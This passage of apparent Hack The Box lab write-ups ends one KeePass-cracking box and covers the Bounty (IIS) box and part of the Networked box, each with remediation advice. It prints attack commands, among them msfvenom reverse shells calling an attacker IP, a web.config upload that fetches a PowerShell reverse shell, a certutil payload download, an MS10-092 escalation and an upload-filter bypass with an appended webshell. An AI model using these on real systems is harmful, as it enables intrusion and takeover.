checksec –file=myapp3 – KeePass database cracking with image keyfile
Found MyPasswords.kdbx and several JPG image files in the user directory. No netcat was available so transferred files using bash /dev/tcp. Running keepass2john without a keyfile failed to crack the hash with rockyou. Generated hashes for all image files used as keyfiles and cracked the combined hash file with John. Identified IMG_0547.JPG as the correct keyfile. Opened the database with kpcli and recovered the root password.keepass2john -k IMG_05*.JPG MyPasswords.kdbx > pass2.hash
john –wordlist=/usr/share/wordlists/rockyou.txt hash.txtCredentials recovered: root:u3v2249dl9ptv465cogl3cnpo3fyhk
4 – SSH key-based access and root flag
Direct SSH as root with the recovered password did not work. Generated an SSH key pair as the current user, added the public key to authorized_keys, transferred the private key back to the attack machine, and SSH’d in. Switched to root using the recovered password and retrieved root.txt.
Key Takeaways
- Vulnerable binary exposed on port 1337 using gets() – CWE-121 – The myapp binary used gets() which performs no bounds checking, making it trivially vulnerable to stack buffer overflow. The binary was also linked directly from the web server source code. Custom network services must never use unsafe C functions and must be compiled with all available mitigations. Exposed debug or demo binaries must be removed from production systems.
- Binary downloadable via web server source code comment – A comment in the web page HTML linked directly to the myapp binary, allowing an attacker to download and analyze it locally before exploiting the service. Source code comments must be stripped before deployment and application binaries must not be served from the web root.
- KeePass database protected with an image keyfile – The KeePass database used an image file as a keyfile alongside a password, which is a valid security measure. However, both the database and all potential keyfile images were stored in the same user directory, meaning access to the directory provided everything needed to open the vault. Keyfiles must be stored separately from the database they protect, ideally on removable media or a different system entirely.
- Root credentials stored in a KeePass database accessible to a standard user – The root password was recoverable by a user with shell access to the machine. Privileged credentials must be stored in a secrets manager accessible only to administrators and must never be placed in a file readable from a standard user session.
- SSH root login not functioning, requiring key-based workaround – Root SSH login was disabled which is correct configuration, but the root password was stored in a user-accessible database. Privileged access should go through sudo from a named account with full audit logging rather than direct root credential storage.
Remediation
[Immediate] Remove myapp from the web server and take port 1337 offline
Remove the myapp binary from the web root immediately and terminate the service on port 1337. Any custom network service must undergo a security code review before deployment and must never be discoverable via web server source code comments. Block port 1337 at the host firewall.[Immediate] Replace gets() with a safe alternative
Rewrite the binary to replace gets() with fgets() or a bounds-checked equivalent. Recompile with full mitigations including stack canaries, NX, PIE, and RELRO. Audit all custom binaries on the system for unsafe C functions including gets(), strcpy(), strcat(), and sprintf().[Immediate] Rotate the root password and restrict credential access
The root password must be considered fully compromised. Rotate it immediately. Remove the KeePass database from the user’s home directory and store privileged credentials in a dedicated secrets management solution accessible only to authorized administrators.[Short-term] Store KeePass keyfiles separately from databases
Define a policy requiring KeePass keyfiles to be stored on a separate physical medium or system from the databases they protect. A keyfile stored in the same directory as the database it unlocks provides no additional security once filesystem access is obtained.[Long-term] Implement a custom service development and deployment baseline
Define a standard for all custom network services covering safe C function usage, compiler mitigations, security code review requirements, network access restrictions, and web root content policies. Include buffer overflow and ROP chain testing in the regular penetration testing scope for any service running custom compiled binaries. - Vulnerable binary exposed on port 1337 using gets() – CWE-121 – The myapp binary used gets() which performs no bounds checking, making it trivially vulnerable to stack buffer overflow. The binary was also linked directly from the web server source code. Custom network services must never use unsafe C functions and must be compiled with all available mitigations. Exposed debug or demo binaries must be removed from production systems.
-
Bounty writeup
Bounty writeup
Box name: Bounty
Difficulty: Easy
OS: Windows
Overview: Bounty is an easy to medium difficulty machine, which features an interesting technique to bypass file uploader protections and achieve code execution. This machine also highlights the importance of keeping systems updated with the latest security patches.
Link: https://app.hackthebox.com/machines/Bounty?tab=play_machine
Machine IP: 10.129.85.199
Ran rustscan against the machine.
rustscan -a 10.129.85.199 –ulimit 5000 -b 500 — -A -Pn

From the ports this appears to be a Windows machine with one port open which is an IIS server. To make sure I didn’t miss anything I reran the scan and scanned for UDP but got nothing.
nmap 10.129.85.199 -sU -top-ports 1000
Navigated to the website and we see a picture of a wizard.

No robots.txt or anything interesting in the source code. Ran exiftool on merlin.jpg but nothing important.
exiftool merlin.jpg
Ran feroxbuster to directorybust.
feroxbuster -u http://10.129.85.199 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
Feroxbuster is showing /aspnet_client and /uploadedfiles, this made me recall that if there is webdav we may be able to PUT a malicious file.
davtest -url http://10.129.85.199

Looks like this isn’t the case. No SSL cert, checked Wappalyzer but no additional information. I realized my directory busting is not written properly for an IIS server as they typically use asp* files. I edited my feroxbuster command.
feroxbuster -u http://10.129.85.199 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x asp,aspx,config –force-recursion -t 50 -d 4 –filter-status 404,400


I found transfer.aspx. It looks like from here we can upload a file.
Set up a listener.
penelope -p 4444
Created an aspx shell with msfvenom to test with.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.16.27 LPORT=4444 -f aspx -o reverse.aspx
It gave me an error that this is an invalid file. Tested with the merlin.jpg and it uploaded successfully. Fired up BurpSuite to see what’s going on. I ended up just adding .jpg to the file name and it appears to have worked.

The problem currently is I’m assuming it went to /uploadedfiles but if I tried to trigger it I do get anything back.
So I ended up getting stuck here so I peeked at the writeup. In 2010 there was a vulnerability called IIS shortname disclosure that this webserver is vulnerable to. This helps discover directories but it looks like we already found all the directories needed. In the writeup though they have found that instead of trying to upload a reverse shell with asp*, they can upload .config files. I found this github https://github.com/JoshMorrison99/web.config-File-Upload-RCE-Check/blob/main/revshell.config. Edited the code with my IP and to download and execute Invoke-PowerShellTCP. Triggered it and I finally got a shell.
sudo python3 -m http.server 8000
curl http://10.129.85.208/uploadedfiles/web.config

Uploaded privesc scripts with penelope.
run upload_privesc_scripts
After running winpeas I noticed SeImpersonatePrivs.
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.212 LPORT=4445 -f exe -o reverse.exe
sudo python3 -m http.server 8000
certutil.exe -urlcache -f ‘http://10.10.14.212:8000/reverse.exe’ ‘C:\Temp\reverse.exe’
Set up a multi handler with msfconsole.

Ran reverse.exe and got a meterpreter back. Unfortunately there are no available tokens. I didn’t see anything additional so I ran multi/recon/local_exploit_suggester from msfconsole. I couldn’t find anything here either. For the life of me I could not find anything else. I peeked at the writeup and apparently local_exploit_suggester found two vulnerabilities for the author that were missed in my scan. I had for exploit to get it, not sure why but that gives us system and we grab the flags.
msfconsole
use exploit/windows/local/ms10_092_schelevator
set SESSION 3
set LPORT 4447
exploit
cat root.txt
GG
Attack Chain
1 – Reconnaissance
Ran RustScan and identified a single open port, 80 (HTTP IIS). Rescanned and checked UDP with no additional findings. Browsed to the site and found a static page with a wizard image. Nothing in source code or robots.txt. Initial feroxbuster run used wrong file extensions for IIS. Reran with asp, aspx, and config extensions and found /uploadedfiles and transfer.aspx.rustscan -a 10.129.85.199 –ulimit 5000 -b 500 — -A -Pn
feroxbuster -u http://10.129.85.199 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x asp,aspx,config –force-recursion2 – Initial Access – web.config file upload RCE
Found transfer.aspx which accepted file uploads. Standard ASPX reverse shell uploads were rejected. JPG uploads succeeded. Investigated the upload filter and found .config files were permitted. Uploaded a malicious web.config that fetched and executed a PowerShell reverse shell from the attack machine. Triggered execution by browsing to the uploaded file at /uploadedfiles/web.config and caught a shell as the IIS service account.curl http://10.129.85.208/uploadedfiles/web.config
3 – Privilege Escalation – MS10-092 Task Scheduler
Ran WinPEAS and identified SeImpersonatePrivilege. Generated a Meterpreter reverse shell executable, transferred it via certutil, and caught a Meterpreter session. Local exploit suggester identified MS10-092 (Task Scheduler privilege escalation) as viable. Ran the module and escalated to SYSTEM. Retrieved both flags.certutil.exe -urlcache -f ‘http://10.10.14.212:8000/reverse.exe’ ‘C:\Temp\reverse.exe’
use exploit/windows/local/ms10_092_schelevator
Key Takeaways
- web.config upload enabling IIS code execution – The file upload filter blocked ASPX files but permitted .config files. A malicious web.config can instruct IIS to execute arbitrary code when the file is requested. Upload filters must use a strict allowlist of explicitly permitted non-executable file types and must never permit .config, .asp, .aspx, or any file type that the web server may process or interpret.
- Uploaded files served from a web-accessible directory – The /uploadedfiles directory served uploaded content directly from the web root, allowing a malicious web.config to be triggered by browsing to it. Uploaded files must be stored outside the web root or in a directory explicitly configured to prevent execution and served through a controlled download endpoint.
- IIS running with SeImpersonatePrivilege – The IIS service account held SeImpersonatePrivilege, enabling token impersonation attacks. IIS application pools must run under dedicated identities with the minimum required permissions and must not hold SeImpersonatePrivilege unless explicitly required by the application.
- MS10-092 unpatched – CVSS 6.9 High – The Task Scheduler vulnerability from 2010 was unpatched on this system, allowing local privilege escalation to SYSTEM. A 15-year-old kernel vulnerability being present indicates no meaningful patch management has been applied. All outstanding Windows patches must be applied immediately.
- File upload extension filter bypassable with alternative executable types – Testing only ASPX rejections without considering all IIS-interpreted file types left .config as an exploitable bypass. File upload validation must account for all file types the web server may parse or interpret, not just the most obvious executable extensions.
Remediation
[Immediate] Remove web.config from the upload directory and restrict uploadable file types
Delete the uploaded web.config immediately and restrict the upload handler to an explicit allowlist of safe non-executable file types such as jpg, png, gif, and pdf. Block .config, .asp, .aspx, .ashx, .asmx, and all other IIS-interpreted extensions at both the application and web server level.[Immediate] Move the upload directory outside the web root or disable execution
Configure IIS to deny script execution in the /uploadedfiles directory by setting the execute permissions to None in the IIS handler mappings. Alternatively, move the storage location outside the web root and serve files through a controlled endpoint that sets safe Content-Disposition headers.[Immediate] Apply all outstanding Windows patches including MS10-092
Update the system fully via Windows Update and integrate the host into a patch management solution. MS10-092 has been patched since 2010 and its presence indicates the system has never been maintained. Establish SLAs for critical and high severity patch deployment.[Short-term] Remove SeImpersonatePrivilege from the IIS service account
Configure the IIS application pool to run under a dedicated managed service account with the minimum required permissions. Audit all application pool identities for SeImpersonatePrivilege and SeAssignPrimaryTokenPrivilege and remove these rights where not explicitly required.[Long-term] Implement an IIS hardening and patch management baseline
Define a hardening standard for all IIS deployments covering file upload restrictions, application pool privilege configuration, directory execution settings, and patch cadence. Include IIS file upload bypass testing in regular web application penetration tests and test all upload filters against .config, .ashx, .asmx, and other IIS-interpreted file type bypasses. - web.config upload enabling IIS code execution – The file upload filter blocked ASPX files but permitted .config files. A malicious web.config can instruct IIS to execute arbitrary code when the file is requested. Upload filters must use a strict allowlist of explicitly permitted non-executable file types and must never permit .config, .asp, .aspx, or any file type that the web server may process or interpret.
-
Networked writeup
Networked writeup
Box name: Networked
Difficulty: Easy
OS: Linux
Overview: Networked is an Easy difficulty Linux box vulnerable to file upload bypass, leading to code execution. Due to improper sanitization, a crontab running as the user can be exploited to achieve command execution. The user has privileges to execute a network configuration script, which can be leveraged to execute commands as root.
Link: https://app.hackthebox.com/machines/Networked?tab=machine_info
Machine IP: 10.129.75.124
Ran rustscan against the machine.
rustscan -a 10.129.75.124 –ulimit 5000 -b 500 — -A -Pn


Only port 22 and 80 open. Navigated to the webserver and it mentions something about FaceMash, funding and a pool party.

Checked Source code and there is a reference of uploads and a gallery in the comments.
Ran feroxbuster.
feroxbuster -u http://10.129.75.124/ -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
No robots.txt. Feroxbuster is still running but already found a lot of good stuff.

We have /backup directory that has a backup.tar in it.

Downloaded that and read it and it looks like this shows us the code of how it will take uploads.
cat backup.tar


Reading through the code it looks like it checks the name of the file, an IP and magic byte. The valid extension types are ‘.jpg’, ‘.png’, ‘.gif’, ‘.jpeg’. There is also http://10.129.75.124/photos.php and http://10.129.75.124/uploads/. It looks like the uploads are placed into /uploads from the code though.

At http://10.129.75.124/upload.php we have the option to upload. Let’s play with this to see if we can get a shell.
I used an image from a previous box and appended the php webshell to the end of the file and changing the content type
Content-Disposition: form-data; name=”myFile”; filename=”shell.php.jpg”
Content-Type: image/jpeg
It uploaded successfully.



You can see it in the gallery but if you open the file it opens under /uploads.
And we get results back when running ‘id’.
